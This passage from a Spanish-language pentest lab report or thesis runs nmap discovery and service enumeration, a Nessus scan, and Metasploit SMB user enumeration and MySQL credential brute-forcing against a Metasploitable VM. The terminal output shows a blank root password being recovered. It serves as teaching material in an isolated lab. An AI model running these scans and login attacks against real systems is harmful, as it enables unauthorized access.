
Además, podemos ingresar a cualquiera de los resultados para encontrar información más específica.

Como se mencionó anteriormente, Maltego también tiene la posibilidad de buscar información referente a una persona, como sus redes sociales, amigos en común correos electrónicos, archivos compartidos en plataformas como Pastebin, entre otras. Como se muestra en las figuras 25 y 26 en las cuales se realiza una búsqueda con el nombre Juan Manuel Santos.

Kali Linux

Esta distribución fue desarrollada a partir del sistema operativo Linux Debían que fue creada con el fin de brindar un sistema operativo libre para auditorías de seguridad, esta plataforma cuenta con más de 300 herramientas distribuidas en diferentes categorías dependiendo de lo que se desee realizar y que sirven para llevar a cabo todo el proceso de pentest.

Figura 28. Interfaz de inicio de Kali Linux.



Fuente: autor

En la fase de recolección de información activa, se intenta descubrir las maquinas del objetivo que se encuentren en funcionamiento y de este modo tratar de obtener los sistemas operativos y versiones utilizadas por las maquinas, para ello se hace uso de una serie de herramientas incluidas en el sistema operativo Kali Linux.

IDENTIFICAR MAQUINAS DEL OBJETIVO

NMAP


Nmap Es una herramienta mapeadora de puertos que se encarga de escanear redes, y de la cual se hace uso en la presente fase y en las siguientes.

Como primera medida se le indica a nmap un rango de red para encontrar los equipos objetivos con el siguiente comando:

- nmap -sn (Dirección IP)

El comando “-sn” se utiliza para indicarle a nmap que no realice un escaneo de puertos, solo debe imprimir los hosts disponibles.

Figura 29. Búsqueda de equipos objetivos con nmap




```
Archivo Editar Ver Buscar Terminal Ayuda
root@4K-1L3X:~# nmap -sn 192.168.72.0/24
Starting Nmap 6.49BETA5 ( https://nmap.org ) at .
Nmap scan report for 192.168.72.1
Host is up (0.00021s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.72.2
Host is up (0.000084s latency).
MAC Address: 00:50:56:FD:16:41 (VMware)
Nmap scan report for 192.168.72.130
Host is up (0.00014s latency).
MAC Address: 00:0C:29:2B:15:36 (VMware)
Nmap scan report for 192.168.72.254
Host is up (0.00013s latency).
MAC Address: 00:50:56:E0:CC:98 (VMware)
Nmap scan report for 192.168.72.132
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.15 seconds
root@4K-1L3X:~#
```

Fuente: autor

En este caso se han detectado 5 máquinas en la red de las cuales la máquina objetivo metasploitable es la “192.168.72.130” y lo podemos comprobar con el comando “ifconfig” desde la máquina virtual de metasploitable, para desplegar sus parámetros de configuración de red.

Figura 30. Configuración de red Metasploitable



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2b:15:36
          inet addr:192.168.72.130  Bcast:192.168.72.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2b:1536/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8083 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5178 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:525198 (512.8 KB)  TX bytes:298156 (291.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1488 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1488 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:717665 (700.8 KB)  TX bytes:717665 (700.8 KB)

msfadmin@metasploitable:~$ _
```

Fuente: autor


IDENTIFICAR EL SISTEMA OPERATIVO

En este paso se intenta identificar el tipo y versión de sistema operativo que se encuentra activo, utilizando el siguiente comando

- Nmap -O (Dirección IP)

El comando "-O" se utiliza para tratar de identificar el sistema operativo.

Figura 31. Identificación de sistema operativo



```
Archivo Editar Ver Buscar Terminal Ayuda
root@4K-IL3X:~# nmap -O 192.168.72.130
Starting Nmap 6.498ETA5 ( https://nmap.org ) at 19:46 COT
Nmap scan report for 192.168.72.130
Host is up (0.99917s latency).
Not shown: 977 closed ports

MAC Address: 00:0C:29:28:15:36 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
root@4K-IL3X:~#
```

Fuente: autor

8.2 FASE DE ENUMERACION

En esta fase se define el objetivo que queremos atacar y los puntos críticos con vulnerabilidades que podemos llegar a controlar y en el cual podemos recolectar información que nos brindan los puertos y servicios que se encuentren disponibles en los equipos objetivos, usualmente la fase de enumeración se realiza al mismo tiempo que la fase de recolección de información activa, en esta etapa se hace una recolección de información más específica, entrando a los servidores para detectar

equipos activos, sus sistemas operativos, los servicios que corren y sus respectivas versiones, rangos IP, DNS, detección de IDS y IPS, firewall, entre otros.

8.2.1 ESCANEEO DE PUERTOS

El objetivo de este escaneo es obtener los puertos TCP y UDP abiertos en las maquinas del objetivo, este proceso se realiza después de haber recolectado información sobre los rangos de red y las maquinas del objetivo que se encuentran activas.

Cabe aclarar que el protocolo UDP no está orientado a conexión, en el momento en que se realiza un envío de paquetes entre dos máquinas, el flujo es unidireccional y se da sin tener una conexión previa con la maquina destino. Por el contrario, en el protocolo TCP si se establece una conexión entre las máquinas, cuando el emisor envía datos, el receptor es informado y responde para confirmar la recepción de estos.

Por defecto nmap realiza un tipo de escaneo TCP SYN ya que es el más rápido y sigiloso al no dejar huellas de la IP de la maquina atacante en la maquina objetivo ya que no se establece una conexión completa.

En caso de que no se especifiquen los puertos que se desean escanear, nmap realiza una búsqueda en los 1000 puertos más populares.

Los siguientes son ejemplos de escaneo de puertos:

- nmap -p 21 (IP del objetivo)
- nmap -p 1-1000 (IP del objetivo)

Para realizar un escaneo de puertos básico, se utiliza el siguiente comando, como se muestra en la figura 32.

- nmap (Dirección IP)

Figura 32. Escaneo de puertos con nmap

```
root@4K-1L3X:~# nmap 192.168.72.130
Starting Nmap 6.49BETA5 ( https://nmap.org ) at [REDACTED] 22:05 COT
Nmap scan report for 192.168.72.130
Host is up (0.00018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:2B:15:36 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
root@4K-1L3X:~#
```

Fuente: autor

Enumeración de servicios activos

Es importante en esta fase determinar los servicios que se encuentran en funcionamiento por cada uno de los puertos que se encontraron abiertos y su versión, ya que cada uno de ellos implica un posible vector de ataque, además los servicios pueden ayudar a aclarar posibles dudas sobre el sistema operativo que se encuentra en ejecución.

Para realizar la enumeración de servicios con su respectiva versión se utiliza el siguiente comando, como se muestra en la figura 33.

- nmap -sV (Dirección IP)

El comando “-sV” se encarga de habilitar la detección de versión en los servicios.

Figura 33. Versiones de servicios abiertos en el sistema operativo

```

root@4K-1L3X:~# nmap -sV 192.168.72.130

Starting Nmap 6.49BETA5 ( https://nmap.org ) at [REDACTED] COT
Nmap scan report for 192.168.72.130
Host is up (0.00015s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:2B:15:36 (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Fuente: autor

Búsqueda de usuarios con smtp user enum

Esta es una herramienta que sirve para enumerar las posibles cuentas de usuario de servicios SMTP de sistemas operativo Solaris a través de una petición VRFY que tiene como función consultar a un servidor de correo si una dirección existe o no, y que en este caso servirá para identificar usuarios en la máquina virtual Metasploitable, se usa bajo el siguiente comando:

8.3 FASE DE ANÁLISIS DE VULNERABILIDADES

En esta fase se recopila la información obtenida anteriormente para clasificar las posibles vulnerabilidades del sistema objetivo, se puede hacer uso de herramientas como Nessus, que comparan la información obtenida en fases previas y la compara contra una base de datos de vulnerabilidades y nos muestra una tabla con las más críticas.

8.3.1 TIPOS DE VULNERABILIDADES

Una vulnerabilidad es un fallo que se puede presentar en un protocolo de red o de encriptación, un software, entre otros. El cual hace que este pueda llegar a ser susceptible a un ataque de algún tipo.

Las vulnerabilidades se pueden clasificar de muchas formas, desde su nivel de peligrosidad, sus efectos, el ámbito al que están dirigidos dichos efectos, como puede ser el local o el remoto y son dichos ámbitos los que generan la división más importante y significativa entre los tipos de vulnerabilidades.

Vulnerabilidad local

Es el tipo de vulnerabilidad en la cual se debe tener acceso físico a la maquina o sistema objetivo para explotar una vulnerabilidad y posterior a esto elevar o escalar privilegios dentro del sistema y tener acceso a él sin ninguna restricción.

Vulnerabilidad remota

Es el tipo de vulnerabilidad en la cual se puede obtener acceso al sistema objetivo a través de la red sin necesidad de un acceso físico o local.


NESSUS

Nessus es una potente herramienta para escanear vulnerabilidades de un objetivo en la red, ya sea este un cliente o un servidor y use sistema operativo Windows, Linux, Mac o cualquier otro, además Nessus también ayuda a detectar software que se encuentre instalado en el sistema y al cual se le puedan ejecutar posibles exploits para romper su seguridad o que cuente con credenciales por defecto que puedan ser fácilmente accesibles.

En Nessus se utilizan las llamadas Directivas que están compuestas por opciones de configuración para realizar los análisis de vulnerabilidades, estas pueden ser análisis de redes externas, internas, test a aplicaciones web, entre otras. También se pueden generar directivas personalizadas de acuerdo a los objetivos que se deseen analizar.

Para el siguiente ejemplo se utiliza la directiva “Basic Network Scan” contra la maquina objetivo Metasploitable, la cual arroja un resultado de 116 vulnerabilidades como se muestra en la figura 35..

Figura 35. Muestra de vulnerabilidades encontradas por Nessus



Fuente: autor

8.4 FASE DE EXPLOTACIÓN


Es la fase más compleja e interesante del pentest, aquí se utiliza la información obtenida en las fases anteriores y se aprovechan las vulnerabilidades encontradas en el sistema objetivo para tomar control de éste y escalar privilegios con técnicas como Ingeniería social, cracking de passwords, ejecutar exploits, ataques de denegación de servicios, actualizaciones maliciosas, entre otras.

Para esta tarea, el sistema operativo Kali Linux contiene un repositorio local de exploits que pueden ser actualizados a diario y a los cuales se les dará uso en esta ocasión con la herramienta Metasploit Framework.

8.4.1 METASPLOIT FRAMEWORK

Metasploit Framework es básicamente una consola con la cual se ejecutan los módulos de Metasploit, se pueden gestionar las sesiones abiertas en los equipos objetivos, manejar bases de datos, entre otras opciones. Pero la función principal de esta herramienta es lograr una conexión con la maquina objetivo y ejecutar los exploits a los que esta sea vulnerable. En la figura 36 se muestra su interfaz.

Figura 36. Interfaz principal de Metasploit Framework.



```
root@4K-1L3X: ~
Archivo Editar Ver Buscar Terminal Ayuda
+-----+
| METASPLOIT by Rapid7 |
+-----+
| RECON | EXPLOIT |
|       | [msf >] |
|       | (0) (0) (0) (0) (0) (0) (0) |
|       | ***** |
| PAYLOAD | LOOT |
| (0) (0) ***** | (0) (0) |
| ***** | ***** |
+-----+
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.5-2015103001 ]
+ -- --=[ 1500 exploits - 864 auxiliary - 251 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Fuente: autor

En las fases previas se había obtenido un listado con los nombres de usuario existentes en el sistema objetivo, estos datos son de gran utilidad para lograr tener acceso a las aplicaciones que se encuentran corriendo en la máquina, para lograr este objetivo se crean archivos con las listas de usuarios y palabras comunes al sistema, que servirán como diccionario para obtener las credenciales de algunos servicios.

Cabe aclarar que cada uno de los módulos de Metasploit Framework tiene opciones configurables, las cuales se podrán ver con el comando “**show options**”

Como primera medida se puede utilizar el módulo SMB User Enumeration de Metasploit para volver a generar la lista de usuarios del sistema objetivo, como se muestra en la figura 37, con los siguientes comandos:

Se selecciona el modulo a utilizar, en este caso “smb_enumusers”.

- use auxiliary/scanner/smb/smb_enumusers


Se setea el host objetivo, en este caso el de metasploitable.

- set RHOSTS (Dirección IP)

Se inicia el proceso

- exploit

Figura 37. Enumeración de usuarios por Metasploit-Framework




```
root@4K-1L3X: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
msf > use auxiliary/scanner/smb/smb_enumusers  
msf auxiliary(smb_enumusers) > set RHOSTS 192.168.72.130  
RHOSTS => 192.168.72.130  
msf auxiliary(smb_enumusers) > exploit  
[*] 192.168.72.130 METASPLOITABLE [ games, nobody, bind, proxy, syslog,  
user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp,  
daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin, telnetd  
, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] (  
LockoutTries=0 PasswordMin=5 )  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_enumusers) > |
```

Fuente: autor

Con esta información se crea el archivo con los nombres de usuario encontrados, en este caso se nombra el archivo como “user_pass.txt”.

La figura 38 muestra un ejemplo de diccionario de datos incluido en el sistema operativo.

Figura 38. Contenido del archivo “user_pass.txt” se



Fuente: autor

8.4.2 EXPLOTACIÓN DEL SERVICIO MYSQL

Para empezar, se ejecuta el módulo `mysql_login` en Metasploit con el siguiente comando:

- `use auxiliary/scanner/mysql/mysql_login`

Se setea el archivo que se usará como diccionario de usuarios y contraseñas, en este caso “user_pass.txt”.

- `set USER_FILE` (Dirección del archivo)
- `set PASS_FILE` (Dirección del archivo)

Se setea el host objetivo, en este caso el de metasploitable, como se muestra en la figura 39.

- `set RHOSTS` (Dirección IP)

Se inicia el proceso

- run

Figura 39. Explotación de servicio Mysql

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set USER_PASS '/root/Escritorio/user_pass.txt'
USER_PASS => /root/Escritorio/user_pass.txt
msf auxiliary(mysql_login) > set USER_FILE '/root/Escritorio/user_pass.txt'
USER_FILE => /root/Escritorio/user_pass.txt
msf auxiliary(mysql_login) > set RHOSTS 192.168.72.130
RHOSTS => 192.168.72.130
msf auxiliary(mysql_login) > run

[-] 192.168.72.130:3306 MYSQL - LOGIN FAILED: www-data :ftp (Incorrect: Access
denied for user 'www-data '@'192.168.72.132' (using password: YES))
[-] 192.168.72.130:3306 MYSQL - LOGIN FAILED: www-data :tomcat55 (Incorrect: Ac
cess denied for user 'www-data '@'192.168.72.132' (using password: YES))
[-] 192.168.72.130:3306 MYSQL - LOGIN FAILED: www-data :sync (Incorrect: Access
denied for user 'www-data '@'192.168.72.132' (using password: YES))
[-] 192.168.72.130:3306 MYSQL - LOGIN FAILED: www-data :uucp (Incorrect: Access
denied for user 'www-data '@'192.168.72.132' (using password: YES))
[+] 192.168.72.130:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fuente: autor

Se obtienen las credenciales Usuario: “root” Contraseña: (sin contraseña).

Se procede a confirmar el acceso a la base de datos mysql con las credenciales obtenidas, como se observa en la figura 40.

Figura 40. Acceso al servicio mysql de datos con credenciales obtenidas

```
root@4K-1L3X:~# mysql -h 192.168.72.130 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4777
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

mysql>
```

Fuente: autor

8.4.3 EXPLOTACIÓN DEL SERVICIO FTP

Para empezar, se ejecuta el módulo ftp_login en Metasploit con el siguiente comando:

- use auxiliary/scanner/ftp/ftp_login

